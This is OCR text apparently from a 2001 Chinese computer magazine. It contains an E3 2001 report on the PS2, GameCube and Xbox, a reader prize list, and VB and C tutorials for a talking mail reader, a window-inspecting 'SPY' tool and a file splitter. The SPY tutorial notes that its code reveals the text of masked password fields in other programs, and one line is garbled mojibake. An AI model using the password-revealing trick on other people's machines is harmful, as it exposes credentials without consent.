废话少说，让我们先大致了解一下展会布局。会展中心由两座建筑组成，大致分为三个类型各异的主展厅：西南两大厅以及南下层大厅。且说西大厅，本届E3的两位主角，SONY和任天堂都聚集在此，业内另一位引人注目的角色SEGA也占据了一角。通过门厅进入展区，第一个展位是著名3D格斗游戏Dead or Live系列的开发商TECMO。TECMO的展位并不大，正面舞台上是几位小姐轮番主持一些吸引观众注意力的节目，围绕着舞台的四周有悬挂在头上的数个显示器，不停地播放着PS2音乐舞蹈游戏Unison、GBA平台上的怪物农场以及X-BOX的DOA3，侧面则有数台PS2的DOA2。TECMO展示的几个游戏基本都是换汤不换药，最吸引人的DOA3尚不能试玩，所以没引起笔者多大兴趣。相形之下，舞台上的节目花样变换就饶有趣味：时而是美国小姐向观众赠送DOA帽子，时而是性感小姐相拥拍照，还有DOA2大幅海报相送，可见其拉观众的心思之细。



值得关注的是，小姐特意申明DOA3为X-BOX独有游戏，不会在PS2等其他平台出现。但笔者认为，TECMO这家公司灵气有余而底气不足 —— 就以其招牌作品DOA而论，纯粹从游戏风格而言它是很有特色的（特别是游戏角色暴露的衣着），可作为格斗游戏它仍然不及VF、TK系列，结果往往只能靠多平台移植来挽回点劣势（DOA2就是很明显的例子，DC上有，PS2上有，然而


还要推出Hard　Core版本)。若真的不搞多平台移植，TECMO的DOA3很难卖个好价钱。





通过TECMO就是展会的热点地带之一，SONY展区和任天堂展区在此针锋相对。先说任天堂，一座绘着NGC和GBA宣传画的巨大幕墙之内就是任天堂展区，入口上方也有一台显示“NITENDO”的大屏幕。笔者步行过去，刚进到里面眼前就一亮:整个展区上空遍布着代表NGC的旋转透明立方体，配合着明暗得当的灯光映射，煞是好看。展区大大的弧形显示屏交替显示着旋转的GBA、NGC以及4台GBA与NGC联动的场面，各种展示柜里陈列了NGC的各种配件，有无线手柄，宽频Modem，还有松下的DVD/NGC兼容机。







展示柜以外就是六七十台供人试玩的NGC，约展出有十款游戏，最引人注目的莫过于《Super Smash Bros. Melee》(任天堂明星大乱斗)、《Loigi‘s Mansion》(路易的公馆)以及《Donkey Kong Racing》(大金刚赛跑)。

就笔者所见，初期NGC表现的图像水准介于高水平DC游戏和顶级PS2作品之间，解析度、多边形以及贴图尚不能说达到顶峰水准。但另一方面，任天堂仍然能将自己从事游戏行业20余年的积累发挥到顶峰——正正规规的Mario在N64上才出了一代，但N64上利用Mario的人物角色做的游戏却好几个。又如Pokemon，推出多个GB/GBC版本，还在N64上推出格斗平台版本与GB作联动。再看看如今NGC的几个重头炮，Zealda for NGC，Loigi‘s Mansion、Donkey Kong Racing等里面哪一个人物不是老任的明星？珍视自己旗下的众多明星，以全新的游戏架构再予以利用，任天堂此着高明之极。

笔者从NGC的精彩中回过头来，挤过重重的人群，便来到SONY展区。SONY展区位于西大厅正中，占地与任天堂大致相当，最前方是一个向四面八方播放两款PS2招牌游戏MGS2和FF10影片的巨大球状显示器，旁边则是PS2宽频网



络计划的合作伙伴AOL(美国在线)的展台，展台上还印有Netscape、Macromedia和Real Networks的标志。根据介绍，PS2宽频网将在2001年内启动，未来配合大容量硬盘将可实现通过下载扩充游戏内容等功能。本次E3上70%游戏都基于PS2平台，其中不能不提的是，环绕SONY展区的四大将于年内登场的名作——Metal Gear Solid 2、GT3、Final Fantasy 10和Ace Combat 4。



Metal Gear Solid 2：KONAMI名游戏制作人小岛忠夫制作，其前作MGS制作历时4年，一推出即引起极大轰动，亦称得上是电子科技与经典艺术结合的典范。光从展示的片段来看，MGS2的物理细节更堪称一绝，比如子弹从不同方向击中玻璃产生的不同开裂方向，弹壳落地的反复弹跳等都有准确的描绘，甚至可以看到台阶影子边缘随着离灯变远逐渐由锐利变模糊的漫射。MGS2中大量使用了粒子系统模拟风中雨线效果和物品的碎裂崩散，并运用比前作更为完善的动作模糊特效来制造电影般的效果。对早期版本的改进还有使用了2x的抗锯齿。MGS2在PS2平台上的地位可说与FF10相当，早已名声在外，此处也不必过多重复。



GT3：自从其首作1998年在PS上登场，便当之无愧成为高水平真实赛车游戏的代名词，更创造了赛车游戏两年销量突破千万套的商业奇迹。而GT3作为本系列PS2平台的开门作，自然也是瞩目焦点。经过数次延期，SONY终于在今年4月30日在日本将其发售。事实证明，GT3的确是PS2开发环境日趋完善的例证。当2000年初SCE初次公布GT3的开发画面时，其无论车体造型还是纹理细节都只和NFS5相当，而本次提供试玩的成品画面则有了质的飞跃。曾见过GT3初期画面的观众本次无不被其最终表现出的巨大提高和逼真效果所震撼：不但解析度明显提高，更使用了全屏抗锯齿效果，使用的多边形数量也大为增加，车体纹理细节及圆滑度都得到增强，如地面映射出的车轮内框结构和侧面车身的导流槽，以及风挡不同高度处透明度的渐变。而通过侧前方视角，还可以清楚看到发动机罩板上的凹道和头部转向灯夸张细节。在烈日当空的天气，更可以看出近地面的区域由于高温使光线折射产生扭曲的现象。见到许多让人心动的细节，笔者很遗憾由于驾驶时画面的快速变化而无法拍出清晰的照片。其实相比图形细节，赛车游戏更本质的部分在于驾驶感。能否使玩者产生真正驾车的感觉，对投入的状态起着根本性的影响，而此处方是真正体现SCE实力之所在。在GT3中，司机能感受到的物理细节，从前后轮轴的弹性差异，通过坡顶时车框的惯性升降，急转弯时内侧车轮离地的高低乃至野外两车接近时后车气流对前车甩起的尘土的吹动都有精细的表现。对于驾驶过GT的玩家，EA的招牌NFS5就与驾驶石头无异了。



Ace Combat 4：NAMCO出品的模拟空战游戏，PS的经典之一。NAMCO自从AC2开始，就同苏霍伊、米高杨设计局和洛克希德等签下协议，由几家公司提供帮助。而从三代开始，更对操作方式进行了改进，真实性大为提高，同时承袭了其一贯的简捷操作和刺激的空战感。图形方面，AC4中除炊烟和云雾外，还难得使用了景深模糊来模拟尾喷管打开加力后的炽热气流，各种飞机的描绘与CG更加接近。AC系列的一贯强项——地面景物的多样形态，如城市中的高楼大厦、发电厂的烟囱、水坝的出入口、地面的火箭发射台等细节都清晰可见。于我而言，AC系列最优秀的莫过于它良好的制作定位——它虽然拟真，但是作为游戏它永远不向拟真妥协。我认为，模拟游戏作为游戏之所以令人心动，不是由于它照抄现实，而在于它在对现实的抽象以后的再表达。用单纯拟真的要求来做空战游戏而做得事无巨细，一一体现，这自然很好，问题是这样子的游戏只属于有相关专业知识的飞行爱好者（彻底模拟驾驶舱操作的东东非有专业知识是玩不动的），在我看来这更像是面向专业人员的模拟飞行软件而不是面向大众的电子娱乐。当然还有另一个极端是根本忽略拟真，这种做法只能做些Incoming（几年前PC平台上曾经红极一时）一类的东西，除了画面以外一无是处。但AC系列在对现实空战抽象的同时又保持了其精髓，而用一个PS手柄就让玩者感觉到这种精髓。此间体现出来的那种合理的模拟游戏制作理念，十分叫人佩服。

Final Fantasy 10：SQUARE FF系列最新之作，电子科技与经典艺术结合的典范之一。现场提供的试玩也和不久前东京游戏展上的完全一样，想必大家都已有所闻。

被这四大名作包围的内圈，是其他一些名声略逊的重量级作品，篇幅所限就不一一介绍了。

总的来说，2001可说是PS2历史上最为重要的一年。这一年内，PS2终于踏入了成熟期，彻底击败了SEGA的DC，将以充分的准备面对NGC与X-BOX的竞争。说实话，自去年PS2发售至今，PS2软件一直都缺乏能动人心魄的佳作，靠的是为数不少的PC平台游戏开发商出品二流作品充数维持局面，只在PS2上下注的几位如SQUARE、NAMCO都因为大作品仍处于制作期而PS2产量又不足，PS2开发环境生疏等不利因素的影响而亏损，其他例如CAPCOM等对PS2的支持大致仅限于炒冷饭（PS2上的生化危机系列就是最好的证明）。不仅如此，PS2的性能在之前远未得到适当发挥也是其中一个因素。PS2硬件体系本质上是强力几何运算器和可编程超强渲染器的传统组合，缺点是不像PC可以通过简单调用API现成效果便能达到一定的画面。而其优点也是PC的GPU无法比拟的，即制作者可以通过编程在游戏中实现任何特效。而除“铁拳TT”外，去年一年几乎再没有任何作品体现出了PS2的优势，特别还有三国无双等对PS2机能发挥不佳的还遭到了不少的冷言蜚语。但本次大展中PS2明显是吐气扬眉了：包括动态模糊、粒子系统以及实时变形等以往只有专业3D图形软件才能生成的电影级特效都可以在几款参展的PS2作品中见到。相比之下，PC的GeForce2 GTS芯片尽管也具有较强的处理能力，性能数据也比PS2差不到一倍罢了，然而却无望实现上述高级特效。这就注定在实时3D追求电影般逼真图像的大趋势下，现今PC平台的表现力是无法同PS2相提并论的。

至此，西大厅的内容大致告一段落，我们走入南大厅。也终于轮到了我们的第三位主角，也是本次E3炒作的最大焦点——微软X-BOX现身了。对于此物，本人之前可以说只有观望的兴趣，但却没多少指望。理由很简单，X-BOX从硬件设计到软件支持都是PC平台那一帮，本人对其水准信心不足。比如前面提到本次E3上70%游戏都基于PS2平台，其中很大部分都是由去年替PS2充数的PC游戏开发商制作的。这些作品中多数和

Namco、Konami 等的作品全无可比性，其中更有甚者，笔者光看画面想都想不到这是PS2上的东西。想来这是PC平台制作者们用惯了现成的东西，一到需要自力更生的局面就力不从心的表现。



现在就来看看 X - BOX 的具体表现。先提一下硬件，不知为何，微软展位上运行的 X - BOX 机器都装在盒里，玻璃盒盖板上也贴了彩纸挡住里面的机器，而笔者透过一台彩纸贴得较偏的盒盖，发现里面的机器左上角赫然是一个 SANYO 的铭牌，体积也比微软的大，难道是 SANYO 生产的兼容X - BOX？还有就是X - BOX的手柄握把短粗肥胖，握起来不大舒服，尽管比DC的感觉强些，但还不能和PS/NGC 手柄相比，不过内置震动功能也算是其好处之一。

微软展区提供了 6 个游戏供人试玩，此处介绍其中的四个。



F1 2001：不用问了，正是 EA 出品，PC 平台上也能见着。空有 GeForce3 的强大机能支持，此作依然体现出了EA较差的调色功夫以及毫无真实感可言的设定。也真罕见有 F1 赛车题材能做出如此没有速度感的游戏来。



NFL2002：EA 出品，图形确实比较细致，多边形数量也似乎比一年前的 PS2 版 NFL2000 要多一些，可惜本人不熟悉此运动，不好评论，不过估计国内的玩家也不会对美式足球有多大的兴趣。



Halo（光晕）：此游戏的光晕效果的确十分出色，支持四人单屏对战，灵活多样的操作方式也算是可以独当一面的。然而，它却恰恰在微软吹得最凶的地方，即图形方面暴露出了问题。其一是贴图十分简单，显然没有应用有效的纹理压缩技术。如果说这个问题还并无大碍的话，第二个问题则是严重的——能感到停顿，无论单人还是多人都是如此。本人曾经怀疑本质上是 X - BOX 可能带来一些 PC 游戏的特色缺陷，现在看来果不其然，不幸，也难指望正式版中能根除此毛病。

Airforce Delta 2：KONAMI 制作（会场上的好东西全让日本人包了，PC 游戏商们该反省了）。很明显地看得出 Airforce Delta 是 Konami 仿照 Namco 王牌空战系列的作品，一代在 DC 上推出。 Airforce Delta 2同 AC4 一样操作方式为真实型，不同的是，Airforce Delta 2仍然保留了基础模式，此模式下只用左右即可转向。就笔者感觉来看，此作比 AC4 真实感略逊，光影过渡则稍强。总的来说，微软 X - BOX 可以说宣传得很卖力，但拿出的东西就较无力，之前的吹嘘显得缺乏支撑。被渲染得天花乱坠的 DOA3 也未能提供试玩，只在播放的 DEMO 篇尾显示了一行“即时演算 DEMO 版本 1.02”，但这并不能说明任何问题，不少人都记得最初 X - BOX 发布会展示 X - BOX 性能的丑八怪与机器人笨拙舞蹈的动画就是由 3DS MAX 事先渲染的，另一个滑雪游戏的Review图片也是Photoshop做出来的imagining图。参展 X - BOX 游戏中更没有一个应用到 FSAA 或 SVGA 分辨率，之前看得观众大呼小叫的Halo甚至连流畅度都没能保证，反之在一些PS2大作上倒可以见到应用了罕见的技术。由此可见，奔腾 III 加 GeForce3 的组合在复杂环境下仍不足以胜过 PS2。

三家在 E3 上的表现，笔者就简介到此，希望本人的视角能对诸位了解互动娱乐的未来趋势有所帮助。

ÆB²Ê²çÏÒ¿¨Œ½±ÎÊ´ó¼ÒÌÃ¡¥

最佳建议奖	曹振谦(上海)		
一等奖	彭纪文(新疆)		
二等奖	胡立亮(武汉)	杨　猛(福建)	
三等奖	李炜江(江苏)	王　毅(四川)	刘阳(安徽)


□黑龙江　姜卫东 华云

自制一个卡通邮件阅读器

各位 CFan 一定用过或见过阅读邮件的软件吧？一旦选择一封邮件，就会有一个小精灵跳出来为你朗读邮件，很 Cool 吧！本文就向你介绍如何用 VB 自己制作一个这样的软件。那么小精灵究竟是如何实现的呢？其实调用微软免费提供的 Agent 控件就可以了。

好了，现在开工。打开 VB，选择新建“标准 EXE”。将默认窗体命名为frmmain。依次选择菜单条上的“工程”、“部件”，在弹出的对话框中选中“Microsoft agent control 2.0”和“Microsoft MAPI control 6.0”，确认后左边的控件栏中就会多出三个控件。把它们加入窗体中，分别是 MAPIMessages1、MAPISession1 和 Agent1。

现在进行窗体可视化设计。首先加入 5 个标签控件，其 Caption 分别设置为“发件人”、“日期”、“收件人”、“抄送”、“主题”。接着添加5个文本框控件，Name 属性分别为 txtform、txtdate、txtto、txtcc、txtsubject，再加入一个文本框 txtnotetext 用来显示邮件内容。再添加一个标签控件 headings 用来显示发信人、主题及日期，一个列表框 mylist 用来显示邮箱中的信件，一个标签控件 MsgCountLbl 用来显示“邮件数”。最后加入 5 个命令按钮，其 Caption 属性分别设置为“查看邮件”、“上一封”、“下一封”、“阅读”、“退出”，Name 属性分别是 btnCheckMail、btnPrevious、btnNext、btnSpeak、btnEnd。程序设置完成的界面可以参考附图。



程序的所有源代码如下：

1.窗体部分源代码

```
Dim saeko As IAgentCtlCharacterEx
Const DATAPATH = "c:\program files\microsoft office\office\saeko.acs"
'注意：这就是 Office2000 中的助手"苗苗老师"
'这里的路径只是演示，注意一定要做相应的修改

'阅读邮件
Private Sub btnEnd_Click()
    End
End Sub

Private Sub btnNext_Click()
    '显示下一封邮件.
    If mylist.ListIndex <> mylist.ListCount - 1 Then
        mylist.ItemData(mylist.ListIndex) = False
        mylist.ListIndex = mylist.ListIndex + 1
    End If
    Call viewnextmail
End Sub

Private Sub btnSpeak_Click()
    ' 阅读邮件
    saeko.Show
    saeko.Speak MAPIMessages1.MsgNoteText
    saeko.Hide
End Sub

Private Sub btnPrevious_Click()
    '显示上一封邮件
    If mylist.ListIndex <> 0 Then
        mylist.ItemData(mylist.ListIndex) = False
        mylist.ListIndex = mylist.ListIndex - 1
    End If
    Call viewnextmail
End Sub

Private Sub Form_Load()
    '初始化AGENT
    Agent1.Characters.Load "saeko.acs", DATAPATH
    Set saeko = Agent1.Characters("saeko.acs")
    saeko.LanguageID = &H409
    ' 设置列表框标题.
    a$ = Mid$(Format$("发信人", "!" + String$(15, "@")), 1, 15)
    b$ = Mid$(Format$("主题", "!" + String$(30, "@")), 1, 30)
    c$ = "日期"
    Headings = a$ + b$ + c$
End Sub

Private Sub btnCheckMail_Click()
    '查看邮件
    On Error Resume Next
    MAPISession1.Action = 1
    If Err <> 0 Then
        MsgBox "错误: " + Error$
    Else
        Screen.MousePointer = 11
        MAPIMessages1.SessionID = MAPISession1.SessionID
        ' 获取邮件数量.
        getemailnum
        ' 读取邮件信息.
        Screen.MousePointer = 11
        Call loademail(MAPIMessages1)
        Screen.MousePointer = 0
    End If
End Sub

Private Sub mylist_Click()
    '在列表中单击，则显示相应的邮件
    MAPIMessages1.MsgIndex = mylist.ListIndex
    If Not mylist.ItemData(mylist.ListIndex) Then
        Call LoadMessage(mylist.ListIndex, frmmain)
        mylist.ItemData(mylist.ListIndex) = True
    Else
        mylist.ListIndex = Val(Me.Tag)
        mylist.ItemData(Val(Me.Tag)) = True
        MAPIMessages1.MsgIndex = Val(Me.Tag)
    End If
End Sub
```

2.模块部分源代码

再添加一个标准模块 Module1，输入如下代码：

```
Public Const conMailLongDate = 0
Public Const conMailListView = 1
Public Const vbRecipTypeTo = 1
Public Const vbRecipTypeCc = 2
Public Const vbMessageFetch = 1
Public Const vbMessageSendDlg = 2
Public Const vbMessageSend = 3
Public Const vbMessageSaveMsg = 4
Public Const vbMessageForward = 9
Public Const vbMessageShowDetails = 12

Type ListDisplay
    Name As String * 20
```

```
    Subject As String * 40
    Date As String * 20
End Type

Function maildate$(ByVal S$, wFormat%)
'设置日期格式
    Y$ = Left$(S$, 4)
    M$ = Mid$(S$, 6, 2)
    D$ = Mid$(S$, 9, 2)
    T$ = Mid$(S$, 12)
    Ds# = DateValue(M$ + "/" + D$ + "/" + Y$) + TimeValue(T$)
    Select Case wFormat
        Case conMailLongDate
          f$ = "dddd, mmmm d, yyyy, h:mmAM/PM"
        Case conMailListView
          f$ = "mm/dd/yy hh:mm"
    End Select
    maildate = Format$(Ds#, f$)
End Function

Function GetHeader(Msg As Control) As String
'获得邮件头信息
    Dim CR As String
    CR = Chr$(13) + Chr$(10)
    Header$ = String$(25, "-") + CR
    Header$ = Header$ + "Form: " + Msg.MsgOrigDisplayName + CR
    Header$ = Header$ + "To: " + GetRCList(Msg, vbRecipTypeTo) + CR
    Header$ = Header$ + "Cc: " + GetRCList(Msg, vbRecipTypeCc) + CR
    Header$ = Header$ + "Subject: " + Msg.MsgSubject + CR
     Header$ = Header$ + "Date: " + maildate$(Msg.MsgDateReceived,
conMailLongDate) + CR + CR
    GetHeader = Header$
End Function

Sub getemailnum()
' 获得邮件数量.
    Screen.MousePointer = 11
    frmmain.MAPIMessages1.FetchUnreadOnly = 0
    frmmain.MAPIMessages1.Action = vbMessageFetch
    frmmain.MsgCountLbl = Format$(frmmain.MAPIMessages1.MsgCount) + " 封邮件"
    Screen.MousePointer = 0
End Sub

Function GetRCList(Msg As Control, RCType As Integer) As String
'获取发件人信息
    For i = 0 To Msg.RecipCount - 1
        Msg.RecipIndex = i
        If RCType = Msg.RecipType Then
        a$ = a$ + ";" + Msg.RecipDisplayName
        End If
    Next i
    If a$ <> "" Then
        a$ = Mid$(a$, 2)
    End If
    GetRCList = a$
End Function

Sub loademail(mailctl As Control)
' 将邮件信息读取到列表框中.
    frmmain.mylist.Clear
    UnRead = 0
    StartIndex = 0
    For i = 0 To mailctl.MsgCount
 - 1
        mailctl.MsgIndex = i
         If Not mailctl.MsgRead
Then
            a$ = Chr$(187) + " "
            If UnRead = 0 Then
                StartIndex = i  ' Start position in the mail list.
            End If
            UnRead = UnRead + 1
        Else
            a$ = "  "
        End If
            a$ = a$ + Mid$(Format$(mailctl.MsgOrigDisplayName, "!" + String$
(10, "@")), 1, 10)
        If mailctl.MsgSubject <> "" Then
            b$ = Mid$(Format$(mailctl.MsgSubject, "!" + String$(35, "@")), 1, 35)
        Else
            b$ = String$(30, " ")
        End If
        c$ = Mid$(Format$(maildate(mailctl.MsgDateReceived, conMailListView),
"!" + String$(15, "@")), 1, 15)
        frmmain.mylist.AddItem a$ + Chr$(9) + b$ + Chr$(9) + c$
        frmmain.mylist.Refresh
    Next i
    frmmain.mylist.ListIndex = StartIndex
End Sub
Sub LoadMessage(ByVal Index As Integer, Msg As Form)
    a$ = frmmain.mylist.List(Index)
    ' 检查邮件是否已读取.
    If Mid$(a$, 1, 1) = Chr$(187) Then
        Mid$(a$, 1, 1) = " "
        frmmain.mylist.List(Index) = a$
    End If
    frmmain.MAPIMessages1.MsgIndex = Index
     Msg.txtdate = maildate$(frmmain.MAPIMessages1.MsgDateReceived,
conMailLongDate)
    Msg.txtfrom = frmmain.MAPIMessages1.MsgOrigDisplayName
    frmmain.mylist.ItemData(Index) = True
    Msg.txtnotetext = frmmain.MAPIMessages1.MsgNoteText
    Msg.txtsubject = frmmain.MAPIMessages1.MsgSubject
    Msg.Caption = frmmain.MAPIMessages1.MsgSubject
    Msg.Tag = Index
    Call UpdateRecips(Msg)
    Msg.Refresh
    Msg.Show
End Sub

Sub UpdateRecips(Msg As Form)
    Msg.txtto.Text = GetRCList(frmmain.MAPIMessages1, vbRecipTypeTo)
    Msg.txtcc.Text = GetRCList(frmmain.MAPIMessages1, vbRecipTypeCc)
End Sub

Sub viewnextmail()
    Call LoadMessage(frmmain.mylist.ListIndex, frmmain)
End Sub
```



好了，现在运行程序，单击“检查邮件”，程序便会自动调用Outlook Express收取信件，完毕后就可以让机器人给你阅读邮件了！不过有一些注意事项：Agent对中文的支持不是很好，目前它只能朗读英文，如果要朗读中文的话，可以用以下方法实现。比如要让Agent说“您好”，你必须先录制一段声音“您好！”，然后保存为1.WAV，之后用如下方法实现：saeko.speak "您好","c:\1.wav"

如果它不能正确发音，原因我想有两个。其一是库文件不全，我在自己的机器上用的是Windows自带的角色“MERLIN”，它在Windows Me和Windows2000中都有，如果没有的话可以到http://msdn.microsoft.com/msagent/default.asp下载。考虑到大家用的不一定是这两个操作系统，但有可能用Office2000，所以我还是在文章中用了Office2000的助手。另外一个原因是Agent需要TTS引擎，就是金山词霸用的那个。

以上程序在Pwin98、VB6.0中文企业版及Office2000中运行通过。


□太原　刘志锋

打造自己的 SPY



看了第 9 期的《WinZip8.0 赖账器》，想必大家对作者取得窗口（控件）ID的方法很感兴趣，但是作者只简单地说明了原理并未实做出来。其实这是一个不错的主题，因为我们可以将其扩展一下打造一个自己的即指即“ 译 ”的SPY，哈哈！这下我们可以像金山词霸一样鼠标指到哪就“ 译 ”到哪了！你的常用工具就可以多一个又少一个了(先卖个关子，稍后再说明原因)。

这么简单的应用用不着MFC，我们像“ 赖账器 ”一样SDK一个出来（题外话：SDK本是Windows编程的基础，也是学习MFC的基础，不知道为什么专业期刊对其介绍甚少），仅仅带有简单的界面。因此，我的工程文件方面和《赖帐器》一文稍有不同，建好工程后点 Project → Add to project → New，然后在 Files 标签页中选取 Resource Script，填好资源脚本文件名点 OK。接着在 IDE 界面中点选 ResourceView 标签页，在资源名上右击，选菜单的 Insert，之后选择新建对话框就行了。完成的对话框如图所示。



对话框中各控件ID如下（我不想泯灭你的创造性，但是要和下面的程序配合，你最好这样命名）：

对话框：IDD_MAINDLG

关闭按钮：IDC_QUIT

窗口标题 EDIT 控件：IDC_CAPTION

窗口类名 EDIT 控件：IDC_CLASSNAME

窗口类值 EDIT 控件：IDC_CLASSATOM

窗口风格 EDIT 控件：IDC_STYLE

窗口扩展风格 EDIT 控件：IDC_EXTSTYLE

窗口 IDEDIT 控件：IDC_ID

我们的思路是创建一个定时器，让程序定期获取鼠标指针位置，然后利用API函数WindowFromPoint()获取鼠标指针位置窗口的句柄，这样就可以利用得到的窗口句柄来进一步获取该窗口的各种属性值了。源程序如下：

```
#include<windows.h>
#include"resource.h"

BOOL APIENTRY MainDlgProc(
HWND hDlg,       //对话框句柄
UINT message,     //消息类型
WPARAM wParam,     //消息附带信息
LPARAM lParam)      //消息附带信息
{
    POINT MousePoint;   //存放鼠标指针位置
    char str[256];
    HWND hWnd;   //存放窗口句柄
    switch(message)   //消息处理
    {
        case WM_INITDIALOG:   //对话框初始化消息
        {
            //使窗口常居顶层
                SetWindowPos(hDlg,HWND_TOPMOST,0,0,0,0,
SWP_NOSIZE|SWP_NOMOVE);
            SetTimer(hDlg,1,100,NULL);   //创建定时器
            return(TRUE);
        }
        case WM_CLOSE:   //按了窗口的关闭按钮
        {
            EndDialog(hDlg,TRUE);   //关闭对话框
            return(TRUE);
        }
        case WM_TIMER:   //定时器消息
        {
            GetCursorPos(&MousePoint);   //取鼠标指针位置
            hWnd=WindowFromPoint(MousePoint);   //获取鼠标指针所在位置
窗口句柄
            //获取窗口标题/内容
            SendMessage(hWnd,WM_GETTEXT,255,(long)str);
            SetDlgItemText(hDlg,IDC_CAPTION,str);
            //获取窗口类名
            GetClassName(hWnd,str,255);
            SetDlgItemText(hDlg,IDC_CLASSNAME,str);
            //获取窗口类值
            ltoa(GetClassLong(hWnd,GCW_ATOM),str,10);
            SetDlgItemText(hDlg,IDC_CLASSATOM,str);
            //获取窗口风格
            ltoa(GetWindowLong(hWnd,GWL_STYLE),str,2);
            SetDlgItemText(hDlg,IDC_STYLE,str);
            //获取窗口扩展风格
            ltoa(GetWindowLong(hWnd,GWL_EXSTYLE),str,2);
            SetDlgItemText(hDlg,IDC_EXTSTYLE,str);
            //获取窗口ID
            ltoa(GetWindowLong(hWnd,GWL_ID),str,10);
            SetDlgItemText(hDlg,IDC_ID,str);
            return(true);
        }
        case WM_DESTROY:   //窗口将被销毁
        {
            KillTimer(hDlg,1);   //销毁定时器
            return(true);
        }
        case WM_COMMAND:   //命令按钮消息
        {
            if(LOWORD(wParam)==IDC_QUIT)   //按了关闭按钮
                EndDialog(hDlg,TRUE);   //关闭对话框
            return(TRUE);
        }
    }
    return(FALSE);    //对于没有处理的消息,返回FALSE
}

int WINAPI WinMain(
HINSTANCE hInst,     //当前程序实例句柄
HINSTANCE hInstPrev,    //前一个实例句柄
LPSTR szCmdline,     //命令行字符串
int nCmdShow)     //窗口显示方式
{
    DialogBox(hInst,    //应用程序实例句柄
        MAKEINTRESOURCE(IDD_MAINDLG),    //对话框资源标识
        NULL,    //对话框所属父窗口句柄
        (DLGPROC)MainDlgProc);    //对话框过程的函数指针
    return(0);
}
```

上面的程序运行后你可以启动WinZip将鼠标指针移到提醒注册窗口的按钮上看看。果然，左面按钮的ID是2901，右面的是2902（注意该按钮无文本，“ I Agree ”字样确实是画上去的），而提醒窗口本身的窗口类值是32770（其实对话框窗口均为此值)。哈哈，这下你的常用工具又多了一个“ 即指即译SPY ”啦。那么少了的工具又是什么呢？现在打开设置屏保的窗口，在为屏保设置密码时把鼠标指针移到密码窗口上看看，密码竟然也能看得见！这下看星号密码的工具该扔掉了，这不就少了一个工具吗？

还有一个题外话：把获得窗口标题时用的SendMessage换成GetWindowText(hWnd,str,255)，也可以起到同样的效果，但是就看不到密码了，不信试试。

□河南　邹刚

超级文件 分割器



现在计算机软件技术的发展可谓日新月异，软件、数据的个头也越来越大，那个“ 掂起磁盘打天下 ”的时代已一去不复返了。然而我们还是经常面临着大数据和小载体(磁盘)之间的矛盾，因为并不是每一个电脑用户都买得起光盘刻录机、zip软驱等大容量载体。因此，如果将大块头的数据分割，并且还能够精确组装起来，这无疑是比较好的低成本的解决办法。由于编写这类程序无需高深的知识，所以现在市面上文件分割组装工具软件能够大行其道。但在分割文件时，哪怕一个字节的差错，也会导致整个软件的分割或者还原失败。然而，本文将告诉你如何用VB6的双通道技术编写安全的文件分割 / 组装软件，它可以轻易地分割无限大的文件。



一、编程原理

文件的分割是将目标文件用二进制读写的方式，精确地连续保存为指定大小的独立的二进制文件的过程，除了文本文件或其他特殊格式文件，分割后在正确组装前是不能被独立使用的。

文件还原的方式很多，但是如果将分割后的文件使用专门的软件进行还原，无疑是一件非常麻烦的事，幸好我们可以巧妙地利用 COPY 命令—— COPY/B {需要组装的文件名}/B {组装后的文件名}/B，就可以轻而易举地将分割后的文件组装起来。只要分割过程非常严谨，那么组装后的文件和分割前是没有一个字节的差别的 。

为了提高软件的性能和速度，我使用了自己总结的双通道技术——通过定义较小的二进制内存数组，并且同时打开两个通道，一个通道用来读取，另一个通道用来写入，这使得分割无限大的文件在理论上成为可能。技术的关键在于正确使用复杂的二进制指针定位技术。

程序的编程思路是，首先使用上述技术将目标文件分割成指定大小的文件，扩展名依次是“ 指定文件名 ”＋“ .源文件扩展名 ”＋“ .分割序号 ”，并且生成一个自动组装批处理文件“ 被分割文件名.BAT ”。这样我们只需要将分割后的小文件拷贝到任何同一个目录下，然后执行它——Windows环境中只需双击BAT文件，就可以得到所需要的原来的文件。当然，所有待组装文件和自动组装批处理文件必须在同一个目录下。

二、编程实践

启动VB6，建立一个标准EXE工程，在窗体上添加驱动器列表控件、目录列表控件、文件列表控件、若干标签控件、文本控件和命令按钮控件，调整这些控件到适当位置，使之如附图所示。双击窗体填入以下代码：

```
Option Explicit
Dim myGO() As Byte
'定义二进制内存缓冲数组
Private Sub Form_Load()
    Me.Left = (Screen.Width - Me.Width) / 2
    Me.Top = (Screen.Height - Me.Height) / 2
    Me.Caption = App.Title & "——新天作品2001为《电脑爱好者》杂志投稿"
    '窗体居中，添加应用程序标题
    Lab1.Tag = Lab1.Caption
   '节省代码
End Sub

Private Sub Dir1_Change()
'关联文件列表框和目录列表框
   File1.Path = Dir1.Path
End Sub

Private Sub Drive1_Change()
'忽略驱动器未准备等设备错误
  On Error GoTo e:
 Lab1.Caption = Lab1.Tag
  Dir1.Path = Drive1.Drive
e: End Sub

Private Sub File1_Click()
  If File1.ListCount > 0 Then '仅当文件列表中有文件时
    If Right(Dir1.Path, 1) <> "\" Then
       Lab1.Caption = Dir1.Path & "\" & File1.FileName
       Text2.Text = Dir1.Path & "\"
     Else
       Lab1.Caption = Dir1.Path & File1.FileName
       Text2.Text = Dir1.Path
     End If
    '正确获得选中的完整文件路径、名称
     Lab1.ToolTipText = "被分割文件长度:(字节)" & FileLen(Lab1.Caption)
   '提示被分割文件的长度
  End If
End Sub

Private Sub command3_Click() 'command3是开始分割按钮
   On Error Resume Next
  SplitIT Lab1.Caption, CLng(text1.Text), Text2.Text & File1.FileName
   '执行SplitIt文件分割函数
    '它一共有三个参数，分别是被分割文件名、分割后的文件长度，分割后保存的文件名
    'CLng是VB内置函数，它的作用是将一个表达式转化成整数
   'text1.text可以自行指定，它用来设置分割后的文件大小
End Sub
```

